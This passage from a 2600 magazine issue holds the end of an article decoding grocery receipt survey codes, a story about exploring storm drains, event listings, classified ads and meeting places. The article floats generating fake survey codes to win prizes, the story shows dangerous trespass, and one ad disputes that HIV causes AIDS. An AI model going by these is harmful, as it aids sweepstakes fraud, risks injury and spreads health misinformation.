Digits 16-17: the checkout lane number. This was almost always 93, 94, or 96 in my data, then one day I realized it's because I go to the self-checkout almost every time. So I made a point of going to a human cashier; lo and behold, these two digits came up as 03.

Digit 18: some sort of hash or check digit - I have not determined how this is calculated. In many cases, I noticed that this corresponded to the number of items purchased mod 10, but not always, so I discarded that theory. But if you enter this digit incorrectly, the friendly voice tells you "Invalid Entry" and you have to enter all 18 digits again.

After I had deciphered all of this information, I noticed a lot of it repeated in the bar code at the bottom of every receipt, whether there was a survey or not. However, on a few receipts, there were some numbers that I just couldn't make sense of - until I had another face-palming moment. Here are two real sample receipt numbers from my data. See if you see the same thing I did, based on the information I've given you so far.

```
441106160209003005813580213000 00
441107030209091000000910306000 00
```

Let's break them down together block by block:

4411: always the same; likely a Winn-Dixie company code.

0616/0703: I did these grocery runs on June 16th and July 3rd.

0209: Store 0209 is in Pembroke Pines, Florida.

003/091: I paid at lane number 3 and the self-checkout, respectively.

00581358/00000091: ????

0213/0306: Considering I was shopping at 8:30-9 o'clock at night, it's not unrealistic to think 200-300 people had already been through a particular checkout lane that day.

00000: filler zeros.

So, the differences? Take a look at the lane number and the "unknown" number. I believe that eight digit number to be some kind of employee ID, whether known to them or not. So what's the point of all this (as my wife has asked several times)? Maybe someone who really wanted to win the cash could write a dialer program, generating its own valid survey codes. I've also noticed that recently Winn-Dixie has switched to printing a URL instead. I'm sure some clever scripting could accomplish the same thing. Or maybe it's just interesting to find patterns in the seemingly mundane bits of our everyday lives.

Switch

by Austin Lott

There was no light. Nothing. The kind of dark where you put your hand in front of your face and you can't see your hand. The kind of dark where you imagine your hand waving, but it's just your imagination. *Click.* The LED headlamp I'm wearing casts a cool bluish light wherever I look. A thin stream of water runs down the center of the sloping sides of the 114 inch concrete pipe I'm resting in. Forward, back, it goes on forever and your light trickles off into blackness as you strain to see what lies ahead. In a pair of old shoes, shorts, a dirty t-shirt, work gloves, and a hat sits my accomplice, Zay. He's one of the guys I go to school with, the kind of guy who says yes to odd late night adventures. At this moment, we were probably sitting some 25 or so feet below Harbor Boulevard, the lifeline of Costa Mesa.

It's cool and both of us have worked up a decent sweat by now. You have to figure out a method for walking because your ankle starts to tire quickly when on an angle. One two three, switch, one two three, switch, one two three.... That's how you walk down below. You have to be careful of the water though - it's deeper than it looks and a tiring leg can cause your foot to skim the surface and soak your leg as you cross to the opposite side. As we continue deeper and deeper, it seems as if we are seeking the heart of the city. The muffled, deep *thmp thmp* gets louder as we continue. Switch.

Zay stopped, "Check that out, 'The End is Near,'" reading the red scrawl of spray paint on a wall.

I respond with a chuckle, "Well, not quite yet. This is only halfway from where we got last time."

"Yeah man. Hey, 'Repent Your Sins.'"

"Hey, come check this out." I motion for him to come further down to where I'm standing, "'*Genesis* 12:22.'" It's a verse that doesn't exist. Switch.

As we continue, a new sound joins the heartbeat, a metallic twang, *pew pew.* It's a sharp sound, different. *Thmp thmp, pew pew....* Each distinctly echoes down and past us. The acoustics allow us to whisper and hear each other clearly. Our footsteps hit the floor and bounce all around us.

"I never did anything like this as a kid," I confess. "I probably would have. I just didn't know about it. I was a good kid too, didn't really do much that was too sketchy."

"Me either, man. Just the usual sort of running around you do as a kid."

Thmp thmp! Pew pew! It gets louder as we go. Switch.

We stop by a junction, the dry ledge of a 48 inch branch invites us to sit. We switch off our lights. I had discovered a map, courtesy of the local flood control district, that showed in great detail the sizes of drains and their paths below the streets of the city. Drains in most modern cities are the redirected rivers and streams that were built over, not the sewers. Drains smell like caves, like wet concrete. There's always the danger of stale air, or gas pockets, but our particular drain was fairly well ventilated, allowing us to explore without much fear of dying in obscurity.

Thmp Thmp, pew pew. Switch.

As we walked on, nearing the heartbeat, it grew infrequent, but infinitely more surprising. You could walk several minutes and without warning find it wasn't the dull *thmp thmp,* but a sharp, quick *BANGBANG.*

"It's like we're viruses, creeping through the veins of the city," Zay says from behind me as we approach a manhole. There are 22 rungs on most of them, all a little over a foot apart, and the cylindrical shaft up is crisscrossed with cobwebs and spiders.

"Yeah, how crazy is it..." I'm cut off by *BANGBANG.* "Shit!... No matter how much I try to expect it, I always get surprised by it."

Zay laughs, "Me too, man."

Switch.

As we walk, our footsteps echoing off the walls, stopping to read the more infrequent graffiti, I think about how we got here. Earlier

that week, I had discovered an out of print zine called *Infiltration.* Some of their articles were free to read on their website. There was this group called the Cave Clan, a group of urban explorers, the kind of people who do what Zay and I were doing, who explore the rather elaborate storm drain system of Australia's major cities. The group was founded in 1986 by three teenagers and focused on exploration while minimizing tagging. It's an interesting group, but it was blessed with a few gifted writers who had the ability to communicate their passion for draining, and in turn inspire me to check it out. Part of their recommendations was not going alone. Thus, I recruited Zay, a fellow writer.

Switch.

There is a more frequent system of markings left in a uniform white paint. It seems to be from the original crews that installed these pipes. There are typically several numbers, followed by a date. Much of the system was installed in the 1980s, with dates ranging from 1982 up to 1986. Some of the earliest tagging we saw was dated 1991.

Thmp thmp, pew pew. As we continue on, the pipe narrows. We're both around the six foot tall mark, so we walk with our heads bent, lights bobbing back and forth over the water as we cross. Switch. It's more tiring now; we've been under for almost two hours. Switch. Our legs are getting tired more quickly, and we have to stop and rest frequently. Switch. Then we come to a portion where it gets so small we have to walk doubled over.

I chuckle as I read the graffiti, "TURN BACK" accompanied by an arrow urging us back the way we came and follow its orders.

We end up back at the last manhole shaft, water dripping from the cover and plinking softly onto the concrete floor.

"Well, we can try to lift this one, or we can walk back...." I tell Zay.

"It's up to you, man. I'm down with whatever. I don't think we can lift it though."

"Well, we haven't heard anything run this one over, so I'm gonna go try..."

It's a long way up. Cobwebs and spiders cover the walls, the kind that can't hurt you but you don't want in your hair anyway. I swing my gloved hand around above me, clearing the way but not quite getting them all. Whack! I kill a spider. I don't want to imagine it crawling down my shirt as I try to climb up. If you've ever had a spider's web drape unexpectedly across your face, you know what I was experiencing at this moment. When I reach the top of the shaft, I push on the cover. It doesn't budge. I change my approach and prop my elbows on the top rung and push hard with a little more leverage. For a moment, nothing happens. Then a copious amount of dirt and a little water fall on me and trickle down towards Zay. Another push and I have the manhole cracked open with about an inch of the outside world showing. I see a light pole, a street light, and the tops of some buildings. I can't tell where we are in the street though.

"Zay, I can see a light. I think we're on a side street."

"Alright...."

At the bottom of the shaft, we discuss the dangers of popping a manhole cover where we don't clearly know where it is in the street, Harbor Boulevard being the busiest street in this section of town. As I thought about the eternity of pipe that lay behind us, and the sharp pain in my ankles, the burning of my leg muscles, the dull ache in my lower back, I said, "Well, it would be easier to walk on the surface."

CRUNCH! Above us, a car pushed our exit back into place. This was bad. You never popped a cover in the street. What would we do? We could backtrack, pop one we figured wasn't in a street. We could just play it safe, walk all the way back, and climb out of the channel. We could, we could....

"Let's just get out and run," Zay says.

"Alright," I reply. "Hey, let's just pray real quick, seems fitting before a risk."

"For sure."

"God, please clear this spot of traffic... and protect us, warn us if we're in danger here... and please don't let there be any cops... guide us. Thanks, amen."

"Well, let's go."

I climb back up, and as soon as Zay is right behind me, I pop the edge up like before. It's heavy, really heavy, and as I lift it, the back edge dips down, allowing me to get my left hand on it, sliding it up and out over to the side of the road. I pop my head up and, to my horror, we're not on a side street, we're in the crosswalk right in the middle of Harbor Boulevard. There are a few cars waiting at a light about a half mile away. I rush to climb out, yelling at Zay.

"Oh shit, we're in the middle of fucking Harbor! Hurry up!"

"I'm coming, I'm coming!"

He comes out quickly and I slide the cover back into place as quickly as I can. It falls mostly into place, leading the trailing edge slightly popped still. We run as fast as we can down the side street and duck behind a truck, our hearts pounding. We strip off our gloves, I take my headlamp off. Donning our sweatshirts, we wait a few minutes, then stroll back in a nonchalant kind of way, and hit the walk button on the traffic light.

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under $150 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, email us at happenings@2600.com or by snail mail at Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA. We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

January 27-29
ShmooCon 2012
Washington Hilton Hotel
Washington DC
www.shmoocon.org

April 12-15
Notacon
Hilton Garden Inn
Cleveland, Ohio
www.notacon.org

May 3-4
AthCon
Jockey's Country Club
Kifisia, Athens, Greece
www.athcon.org

July 13-15
HOPE Number Nine
Hotel Pennsylvania
New York, New York
www.hope.net

July 26-29
Defcon 20
Rio Hotel and Casino
Las Vegas, Nevada
www.defcon.org

August 8-12
ToorCamp 2012
Hobuck Beach Resort
Neah Bay, Makah Indian Reservation, Washington
www.toorcamp.org

September 27-30
DerbyCon
Hyatt Regency
Louisville, Kentucky
www.derbycon.com

Please send us your feedback on any events you attend and let us know if they should/should not be listed here.

For Sale

FINAL CHANCE FOR THE 2012 HACKER CALENDAR. As you may know, 2012 has already begun, so don't let another day go by without this amazing calendar. Learn what happened in hacker history for every day of the year and see some amazing hacker photography for every month of the year. Email calendar@2600.com or visit store.2600.com/the-hacker-calendar.html.

BUS PIRATE, our most popular open source project, is a universal bus interface that talks to microchips from a PC serial terminal. Here's how it works. When either you or your software script enter commands into a terminal on your computer, those commands are interpreted by the Bus Pirate and sent via the proper protocol. The Bus Pirate then interprets data sent back to your computer terminal - and you see the response on your screen. Simple! The Bus Pirate is public domain, you are free to rework and reuse this design in your own projects. $30 including worldwide shipping. DangerousPrototypes.com.

ET PHONE HOME FOB: Subminiature, tiny (7/10 ounce), programmable/reprogrammable touch-tone multi-frequency (DTMF) dialer with key ring/clip which can store up to 15 touch-tone digits and, at the push of the "HOME" button (when held next to a telephone receiver), will output the preprogrammed telephone number which can be heard at the same time from the unit's internal speaker. Ideal for E.T.'s, children, Alzheimer victims, significant others, hackers, and computer wizards. It can be given to that guy or gal you might meet at a party, supermarket, or social gathering when you want him/her to be able to call your "unlisted" local or long distance telephone number, but want to keep the actual telephone number confidential and undisclosed. Only you have the special programming tool to change the stored number. Limited quantity available. Money order only: $28.95. $24.95 each if you order two or more. Add $4 S/H per order. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas, Box 410802, Crc, Missouri 63141.

GRRIPZ, a new bag carrying device developed at Alpha One Labs, a hacker space in Brooklyn, NY are now available in a variety of colors individually or in retail boxes of 10. See Grripz.com. Post online or send us a photo of your sore hand after carrying bags for a chance to win two luxury Grripz :) Twitter @grripz or email info@grripz.com

COUPON CODE FOR THE PORTABLE PENETRATOR WIFI CRACKING SUITE. Get 20% off with coupon code 2600 at http://shop.secpoint.com/shop/the-portable-penetrator-66c1.html

CLUB-MATE is now available in the United States. The caffeinated German beverage is a huge hit at any hacker gathering. Now available at a reduced price of $55 per 12 pack of half liter bottles INCLUDING SHIPPING. Bulk discounts for hacker spaces are quite significant. We also have a limited supply of Club-Mate Winter Edition. Write to contact@club-mate.us or order directly from store.2600.com.

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. Turning off TVs is fun! See why hackers and jammers all over the planet love TV-B-Gone. Don't be fooled by inferior fakes. Only the genuine TV-B-Gone remote controls can turn off almost any TV in the world! Only the genuine TV-B-Gone remote control has Stealth Mode and Instant Reactivation Feature! Only the genuine TV-B-Gone remote control has the power to get TVs at long range! Only the genuine TV-B-Gone remote control is made by people who are treated well and paid well. If it doesn't say Cornfield Electronics on it, it is not the real deal. Also available as an open source kit, as well as the super-popular original keychain. The kit turns off TVs at 40 yards! And for professionals, the TV-B-Gone Pro turns off TVs up to 100 yards away! *2600* readers get the keychains for 10% discount by using coupon code: 2600REAL. www.TVBGone.com

J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v28no4" and get 10% off of your order.

Help Wanted

NO COMPROMISE PROVIDER of open architecture-based network privacy & security services is actively searching for exceptional technologists (of all hat colors) with extensive experience in network topology/design, VPN architectures, and general *nix sysadmin - we recently survived a massive federal effort to shut us down via extralegal harassment & imprisonment of our founding CTO on political grounds; company is now bouncing back & expanding our service offerings (telecom included). Must have strong loyalty to principles of free expression, anti-censorship, genuine cultural diversity. Tribal-based management philosophy - strong financial performance, strong community involvement. Details, compensation info, & longtime community credentials available via: wrinko@hushmail.com. Namaste.

ATTN *2600* ELITE! In early stages of project to develop an international social network for information exchange. Just a few topics include: cryptography/secure communications, sovereignty, business and tax law manipulations, quantum causality, algorithmic structures, network traffic analysis, social engineering, and much more. Are you looking to apply your technical skill set to a multitude of world changing projects, or need to barter information with professionals to expand your reference base? We need your help to see this project succeed. For details write: Joseph Hayden #74101, L.C.F., PO Box 2, Lansing, KS 66043.

Wanted

AUTHOR NEEDS INFORMATION FOR MANUSCRIPT about methods and tactics used to hack voicemail accounts in England and U.S. Will pay for verifiable information. cabledescramblerguy (at) yahoo (dot) com.

WANTED: Proxy which will show IP address originating in California and another proxy which shows origination with an AT&T IP address. Prefer free reliable sites. The sites must be able to accept cookies and work with Yahoo, Gmail, Hotmail, etc. Reply to: Z (underline) A (underline) Roth (at) yahoo (dot) com

WE'RE ACTIVELY SEEKING SUBMISSIONS for a new print magazine covering a broad range of tech/

non-tech subjects, such as: proven physical security techniques, "Breakdown of a Takedown" (dissections of law enforcement attacks), real-life financial privacy tactics, cross-jurisdictional lifestyle tutorials, implementing genuine privacy in the cloud, configuring private smartphones, etc. Geared to non-specialist audiences, 100% non-profit, & community-powered. Be a part of the first issue - share your wisdom! Info: privatelifestyles@hush.com.

Services

AN ONLINE CTF GAME where anything goes: https://pwn0.com. Hubs in the U.S., Ireland, and Singapore. A shameless ripoff of ChaosVPN.

NOPAYCLASSIFIEDS.COM - Free advertising - 50 countries! Free business directory ads with link to your website to help you expand your business and improve search engine placement. Free classified ads! Over 35 million classified ads to help you find what you want by searching over 75,000 different social media and online classified ad websites. Thank you for being part of our online audience.

COMPUTER FORENSICS FOR THE DEFENSE! Sensei Enterprises believes in the Constitutional right to a zealous defense, and backs up that belief by providing the highest quality computer forensics and electronic evidence support for criminal defense attorneys. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, data breaches, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more. Sensei forensic technologists all hold prestigious forensics certifications. Our principals are co-authors of *The Electronic Evidence Handbook* (American Bar Association 2006) and of hundreds of articles on computer forensics and electronic evidence. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even *O* magazine. For more information, call us at 703-359-0700 or e-mail us at sensei@senseient.com.

JEAH.NET UNIX SHELLS & HOSTING. How about Quad 2.66ghz processors, 9gb of RAM, and TB and TB of storage? JEAH.NET is #1 for fast, stable, and secure UNIX shell accounts. Use hundreds of IRC vhost domains and access all shell programs and compilers. JEAH also features rock-solid UNIX web hosting. *2600* readers' setup fees are always waived. We support *2600,* because we read too! Don't forget our free private WHOIS registration service, with domain purchase, at FYNE.COM.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by Intelligent Hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without Big Brother looking over their shoulder. Hosted in Chicago with Filtered DoS Protection. Multiple Dual Core FreeBSD servers. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

A FREE VPN where anything goes- https://pwn0.com. Hubs in the U.S., Ireland, and Singapore. Like ChaosVPN but with less weird German dudes.

Announcements

DO YOU REALLY WANT FREEDOM AND PRIVACY? www.ronPaul2012.com www.dailyPaul.com You can help Restore America Now and get big government out of your house.

HACK AIDS! "Rethinking AIDS 2011" will again question the connection between HIV and AIDS. Listen to critical scientists, doctors, and journalists and learn from HIV-positive people who have stayed healthy without AIDS drugs for 10 or 20 years or more. Washington DC, December 1-3, 2011. Learn more and register at http://ra2011.org. Email info@ra2011.org.

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and Central America at 5110 khz. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Shows from 1988-2010 are now available in DVD-R high fidelity audio for only $10 a year or $150 for a lifetime subscription. Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

Personal

FUNK SOUL BROTHER. Check it out now. 27 yrs while male, 6 foot 1, 280 lbs, green eyes, black hair, lots of tats (have pictures). Seeking correspondence/pen-pals while incarcerated. 3 yrs left. Interests include but not limited to computers, telco, networking, wireless networking, basic electronics (wireless/radio), urban exploration, privacy, "remote networking," and other *2600* related topics such as online/network security. Also interested in politics/current events, history, national liberation/revolutionary movements and struggles, music (punk/ska/hardcore, electronic/dub/house/trance/goth/industrial, etc.). Trying to learn a bit of Gaelic also. Have limited access to email - must first send me your email address via snail mail. Will respond to all. Mike Kerr, 09496029, PO Box 9000-Low, Forrest City, AR 72336.

INCARCERATED HACKER WITH LEUKEMIA. Looking to overcome cancer by seeking new friends. Extremely require the courage to look towards the future as I undergo these painful treatments alone. As I struggle each day, a simple letter of moral support would be appreciated. Please, no money; I'm not looking for a handout, just your friendship. Thank you. Preston Vandeburgh G66791, California Medical Facility, Post Office Box 2000, Vacaville, California 95696-2000.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to subs@2600.com. Be sure to include your subscriber coding (those numbers on the top of your mailing label) for verification.

Deadline for Spring issue: 2/20/12.

Announcing

HOPE Number Nine

(Yes, we've done this eight times already)

July 13-15, 2012 at the still standing Hotel Pennsylvania in New York City

Hackers On Planet Earth: hackers, phone phreaks, all sorts of technology, security holes, lockpicking, social engineering, controversial speakers, computer geniuses, privacy advocates, cryptographers, vendors, social engineering, government spies, Segways, a huge network to trade all sorts of things, the largest stash of Club Mate in the western hemisphere... and that's just barely scratching the surface.

Preregistration will be opening early in 2012 at the discounted rate of **$100.** (The rate at the door will be $120.)

Special room rates are available at **+1 212 PEnnsylvania 6-5000** (+1 212 736 5000 in case you can't read the old telco format).

Check in at **www.hope.net** for the latest info on who will be speaking, how you too can give a talk, and what the latest plans and ideas are.

Don't forget to join the discussion at **talk.hope.net** where you can help shape the direction of the conference and engage in dialogue with fellow attendees and HOPE organizers.

Did someone say Twitter? No? Well, in case anyone asks, all the cool kids are joining **@hopenumber9** on that service to get the latest 140-character bulletins. (We strongly advise also joining **@2600** because it's one of the coolest names on Twitter and we also have a wide variety of provocative tweets at unpredictable times. That's right - *provocative* tweets.)

To stay updated via email, simply enter your email address in the box at either **www.2600.com** or **www.hope.net** and follow the instructions. You'll get occasional updates emailed to you. (You can unsubscribe anytime and your email address will never be shared with anyone else.)

It's not too early to make your summer plans. And it's not too late for you to get involved and become part of the huge volunteer crew that makes all the magic possible.

www.hope.net

"Nowadays people know the price of everything and the value of nothing."
- Oscar Wilde

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Layout and Design
Skram

Cover
Dabu Ch'wald

Office Manager
Tampruf

S T A F F

Infrastructure
flyko

Network Operations
css, phiber

Broadcast Coordinator
Juintz

IRC Admins
beave, koz, r0d3nt

Forum Admins
Bunni3burn, dot.ret

Inspirational Music: Danakil, Eyes of the Elders, Fresh Juice Party, CitizENrage, From Autumn to Ashes

Shout Outs: BugBlue, Beltelecom, Sherry Huss, TheOther99, #ows, Tiffany, Teague, Reverse Space

RIP: Len Sassaman, Michael Hart, Ilya Zhitomirskiy, Steve Jobs

***2600* is written by members of the global hacker community. You can be a part of this by sending your submissions to articles@2600.com or the postal address below.**

2600 (ISSN 0749-3851, USPS # 003-176); Winter 2011-2012, Volume 28 Issue 4, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. and Canada - $24 individual,
$50 corporate (U.S. Funds)
Overseas - $34 individual, $65 corporate

Back issues available for 1984-2011 at $25 per year. (1987 only available in full back issue sets.) Individual issues available from 1988 on at $6.25 each. Subject to availability. Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

Copyright © 2011-2012; 2600 Enterprises Inc.

MEETINGS

ARGENTINA

Buenos Aires: Bar El Sitio, Av de Mayo 1354

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St at Central Station. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Eau Claire Market food court by the wi-fi hotspot. 6 pm

British Columbia

Kamloops: At Student St in Old Main in front of Tim Horton's, TRU campus.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center Food Court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere near the Dunkin Donuts in the glass paned area with tables.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Leeds: The Brewery Tap Leeds. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Entrance to Chapelfield Mall, under the big screen TV. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm

Paris: Quick Restaurant, Place de la Republique. 6 pm

Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm

Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food Court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St, Auckland Central. 5:30 pm

Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm

SWEDEN

Stockholm: Central Station, second floor, inside the exit to Klarabergsviadukten above main hall.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

WALES

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Newk's, 4925 University Dr.

Arizona

Phoenix: Lola Coffee House, 4700 N Central Ave. 6 pm

Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm

Arkansas

Ft. Smith: Sweetbay Coffee, 7908 Rogers Ave. 6 pm

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Mucky Duck, 479 Alvarado St. 5:30 pm

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Center (inside). 5:30 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Tustin: Panera Bread, inside The District shopping center (corner of Jamboree and Barranca). 7 pm

Colorado

Colorado Springs: Barnes & Noble, Citadel Mall. 5:30 pm

Connecticut

Newington: Panera Bread, 3120 Berlin Tpke. 6 pm

District of Columbia

Arlington: Champps Pentagon, 1201 S Joyce St (in Pentagon Row on the courtyard). 7 pm

Florida

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm

Orlando: Panera Bread, Fashion Square Mall.

Sebring: Lakeshore Mall food court, next to payphones. 6 pm

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.

Pocatello: Flipside Lounge, 117 S Main St. 6 pm

Illinois

Chicago: Golden Apple, 2971 N. Lincoln Ave. 6 pm

Indiana

Evansville: Barnes & Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm

Indianapolis: Mo'Joe Coffee House, 222 W Michigan St.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Davenport: Co-Lab, 1033 E 53rd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm

Northampton: The Yellow Sofa, 24 Main St. 6 pm

Worcester: TESLA space - 97D Webster St.

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2400 S Jefferson Ave.

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Las Vegas: Barnes & Noble Starbucks Coffee, 3860 Maryland Pkwy. 7 pm

Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Mexico

Albuquerque: Quelab Hacker/MakerSpace, 1112 2nd St NW. 6 pm

New York

Albany: Starbucks, 1244 Western Ave.

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Interlock Rochester, 1115 E Main St. 7:30 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Raleigh: Royal Bean coffee shop, 3801 Hillsborough St (next to the Playmakers Sports Bar and across from Meredith College). 6:30 pm

North Dakota

Fargo: West Acres Mall food court by the Taco John's. 6 pm

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm

Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd. 7 pm

Columbus: Easton Town Center at the food court across from the indoor fountain. 7 pm

Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, southeast food court near mini post office.

Pittsburgh: Panera Bread on Blvd of the Allies near Pitt and CMU campuses. 7 pm

State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas on first floor.

Trujillo Alto: The Office Irish Pub. 7:30 pm

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

